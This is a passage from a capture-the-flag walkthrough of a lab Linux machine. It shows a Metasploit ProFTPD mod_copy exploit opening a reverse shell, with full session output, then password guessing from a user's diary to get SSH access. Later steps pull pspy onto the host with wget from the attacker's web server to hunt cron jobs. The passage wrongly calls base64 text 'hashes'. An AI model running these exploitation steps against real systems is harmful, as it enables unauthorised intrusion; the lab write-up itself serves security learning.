
You can leave the port as 4444 which is the default (not a good idea for a real life engagement since port 4444 is the default in so many exploitation tools)

All seem all good, we can run our exploit either by typing

run

OR

exploit



```
Exploit target:

   Id  Name
   --  ----
   0   ProFTPD 1.3.5


msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set LHOST 10.4.31.108
LHOST => 10.4.31.108
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] Started reverse TCP handler on 10.4.31.108:4444
[*] 10.10.205.29:80 - 10.10.205.29:21 - Connected to FTP server
[*] 10.10.205.29:80 - 10.10.205.29:21 - Sending copy commands to FTP server
[*] 10.10.205.29:80 - Executing PHP payload /nBoycrc.php
[*] Command shell session 1 opened (10.4.31.108:4444 -> 10.10.205.29:46836) at 2021
-04-18 13:41:14 +0900

whoami
www-data
```


And we got a shell!!

To stabilize this shell, type in

python3 -c 'import pty;pty.spawn("/bin/bash")'

Time to explore around!
As the room says, ls is our ally here .... I go further because I am curious, so I always use **ls -la**

And in the home directory we found ourselves 2 users!!




```
www-data@ubuntu:/$ cd /home
cd /home
www-data@ubuntu:/home$ ls -la
ls -la
total 16
drwxr-xr-x  4 root    root    4096 Mar 22 20:06 .
drwxr-xr-x 22 root    root    4096 Mar 22 19:18 ..
drwxr-xr-x  2 angel   angel   4096 Apr  1 20:04 angel
drwxr-xr-x  4 meaghyn meaghyn 4096 Apr  1 20:13 meaghyn
www-data@ubuntu:/home$ 
```

Next step is to see if we can somehow find some credentials to ssh as one of these users on our quest for privilege escalation.
We know their names, now we need some passwords!

Let's start by going through Angel's stuff...
Diary? People always write personal stuff in diaries...

cat diary



```
cd angel
www-data@ubuntu:/home/angel$ ls -la
ls -la
total 20
drwxr-xr-x 2 angel angel 4096 Apr  1 20:04 .
drwxr-xr-x 4 root  root  4096 Mar 22 20:06 ..
-rw-rw-r-- 1 angel angel  441 Mar 22 20:13 diary
-r-------- 1 angel angel  130 Mar 22 21:24 she's so stupid
-r-------- 1 angel angel   14 Mar 22 20:34 user2.flag
www-data@ubuntu:/home/angel$ cat diary
cat diary
Entry 1 - October 5, 1999
What a great show.
I am so in love with Sarah Michelle Gellar

#####!!!   Data Corrupted !!!####

Entry 2170 -  September 13, 2005
I can't believe I've been keeping a diary for 6 years. I'm in college, maybe I shou
ld stop.
But can you believe this new show? David Boreanaz is pretty awesome.
Maybe I should change my username to Booth.
Maybe I should change my password to temperancebrennan. Would fit the pattern.
www-data@ubuntu:/home/angel$
```

OK ... this is a riddle and you can get a password from there.
Booth? drtemperancebrenner? What is that??
They are hinting username and password using these two words.


I did try to SSH as Angel using drtemperancebrenner as password, so I will save you the trouble.
It does NOT work ... ugh ... so they didn't change the password after all.

Time for some OSINT. What can Booth and drtemperancebrenner possibly be?
Google will tell you!!

Apparently I know NOTHING about American old TV shows from the 90s ...
And this riddle drove me NUTS for a couple of days.


So I will give you some nice hints here.
Booth and drtemperancebrenner are people, they are fictional characters from an American TV show.
Following this path ... read Angel's diary again... and again..
Pay attention! Angel is also a fictional character from an American TV show??
Find out!! :))

Alrighty, so we have Angel's password so let's SSH as Angel



```
└──╼ $ssh angel@10.10.205.29
angel@10.10.205.29's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-206-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Mar 22 21:12:02 2021 from 192.168.244.128
$ whoami
angel
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
angel@ubuntu:~$ █
```

Now we can even easily get the user2.flag!!




```
angel@ubuntu:~$ ls -la
total 24
drwxr-xr-x 3 angel angel 4096 Apr 17 21:50 .
drwxr-xr-x 4 root  root  4096 Mar 22 20:06 ..
drwx------ 2 angel angel 4096 Apr 17 21:50 .cache
-rw-rw-r-- 1 angel angel  441 Mar 22 20:13 diary
-r-------- 1 angel angel  130 Mar 22 21:24 she's so stupid
-r-------- 1 angel angel   14 Mar 22 20:34 user2.flag
angel@ubuntu:~$ cat user2.flag
```

Moving on, let's see what other files we can take a peek at!
"She's so stupid"? Who? Let's see!!


The first time I did this, I was rushing so much trying to get the other flag, I forgot to put quotations to cat this file.
My CLI didn't like it so much, so make sure you type

cat "she's so stupid"



```
angel@ubuntu:~$ cat "she's so stupid"
SSBjYW4ndCBiZWxpZXZlIE1lYWdoeW4uIFNoZSB1c2VzIGhlciBuYW1lIGFzIGhlciBwYXNzd29y
ZC4gU2hlJ3MgZ29pbmcgdG8gZ2V0IHVzIGFsbCBoYWNrZWQuCg==
angel@ubuntu:~$ █
```


Oooohhhh Did we just get our hands on some hashes?
Let's see... You can use john (the Ripper) to crack those hashes..
I am lazy, I just used an online tool, and..



Proceeded!
1 hashes were checked: 1 found 0 not found

✓ Found:

```
SSBjYW4ndCBiZWxpZXZlIE1lYWdoeW4uIFNoZSB1c2VzIGhlciBuYW1lIGFzIGhlciBwYXNzd29y:I can't believe Meaghyn. She uses her name as her passwor
```




Proceeded!
1 hashes were checked: 1 found 0 not found

✓ Found:

```
ZC4gU2hlJ3MgZ29pbmcgdG8gZ2V0IHVzIGFsbCBoYWNrZWQuCg==:d. She's going to get us all hacked.
```

Here we go! Another password!!



```
└──── $ssh meaghyn@10.10.205.29
meaghyn@10.10.205.29's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-206-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Thu Apr  1 20:11:45 2021 from 192.168.244.128
meaghyn@ubuntu:~$ ls -la
total 28
drwxr-xr-x 4 meaghyn meaghyn 4096 Apr  1 20:13 .
drwxr-xr-x 4 root    root    4096 Mar 22 20:06 ..
-rw------- 1 meaghyn meaghyn   44 Apr  1 20:13 .bash_history
drwx------ 2 meaghyn meaghyn 4096 Apr  1 20:10 .cache
drwx------ 3 meaghyn meaghyn 4096 Apr  1 19:56 .noises
-rw-rw-r-- 1 meaghyn meaghyn  112 Mar 22 21:01 sound
-r-------- 1 meaghyn meaghyn   20 Mar 22 20:23 user.flag
meaghyn@ubuntu:~$ cat user.flag
```

SSH into meaghyn, and we can get our user.flag!!

Task 3 ✓ Root

Reading the task, we can get an idea of what we need to gain root on this machine.

It mentions cronjobs! What are cronjobs?

A cron job is a Linux command used for scheduling tasks to be executed sometime in the future. A script has to run at a set time for the task to be performed.

How do we find these cronjobs? What can we do with them or to them so we can gain root??

First of all we do need to locate them. For that I use a tool called **pspy**.
pspy is a command-line tool designed to snoop on processes without the need for root permissions.
It allows you to see commands run by other users, cron jobs, etc. as they execute. Great for enumeration of Linux systems in CTFs.
Also great to demonstrate to your colleagues why passing secrets as arguments on the command line is a bad idea!!


The tool gathers it's info from procfs scans. Inotify watchers placed on selected parts of the file system trigger these scans to catch short-lived processes.

To download the tool/binary you will need to run it, refer to https://github.com/CyberLola/pspy

Read through it to learn how to use it. Pretty clear, even a n00b like me could figure it out the first time I used it for breaking into a machine a while back.

Next we need to upload this tool into meaghyn's system! The easiest, fastest way in my opinion is through wget.
On you computer/attack box set a

sudo python3 -m http.server 80




```
┌─[cryptotzipi@cryptotzipi]─[~/pspy]
└──╼ $sudo python3 -m http.server 80
[sudo] password for cryptotzipi:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.205.29 - - [18/Apr/2021 14:04:07] "GET /pspy64 HTTP/1.1" 200 -
```

From the directory you saved the tool (you need to cd into the pspy directory)

On meaghyn's side, you need the following command

wget http://YOUR IP:80/pspy64 pspy64

(pspy64 is the binary we downloaded from github)




```
meaghyn@ubuntu:~$ wget http://10.4.31.108:80/pspy64 pspy64
--2021-04-17 22:04:09--  http://10.4.31.108/pspy64
Connecting to 10.4.31.108:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4468984 (4.3M) [application/octet-stream]
Saving to: 'pspy64'

pspy64              100%[=====================>]   4.26M  1.02MB/s    in 4.2s

2021-04-17 22:04:14 (1.02 MB/s) - 'pspy64' saved [4468984/4468984]

--2021-04-17 22:04:14--  http://pspy64/
Resolving pspy64 (pspy64)... failed: Name or service not known.
wget: unable to resolve host address 'pspy64'
FINISHED --2021-04-17 22:04:14--
Total wall clock time: 5.0s
Downloaded: 1 files, 4.3M in 4.2s (1.02 MB/s)
```

You will see the tool being downloaded into meaghyn's machine.
Next, you need to make it executable, so

chmod +x pspy64


And it is ready to be used!! To run it, just type

./pspy64



```
meaghyn@ubuntu:~$ ls -la
total 4396
drwxr-xr-x 4 meaghyn meaghyn    4096 Apr 17 22:04 .
drwxr-xr-x 4 root    root       4096 Mar 22 20:06 ..
-rw------- 1 meaghyn meaghyn      44 Apr  1 20:13 .bash_history
drwx------ 2 meaghyn meaghyn    4096 Apr  1 20:10 .cache
drwx------ 3 meaghyn meaghyn    4096 Apr  1 19:56 .noises
-rw-rw-r-- 1 meaghyn meaghyn 4468984 Apr  5  2018 pspy64
-rw-rw-r-- 1 meaghyn meaghyn     112 Mar 22 21:01 sound
-r-------- 1 meaghyn meaghyn      20 Mar 22 20:23 user.flag
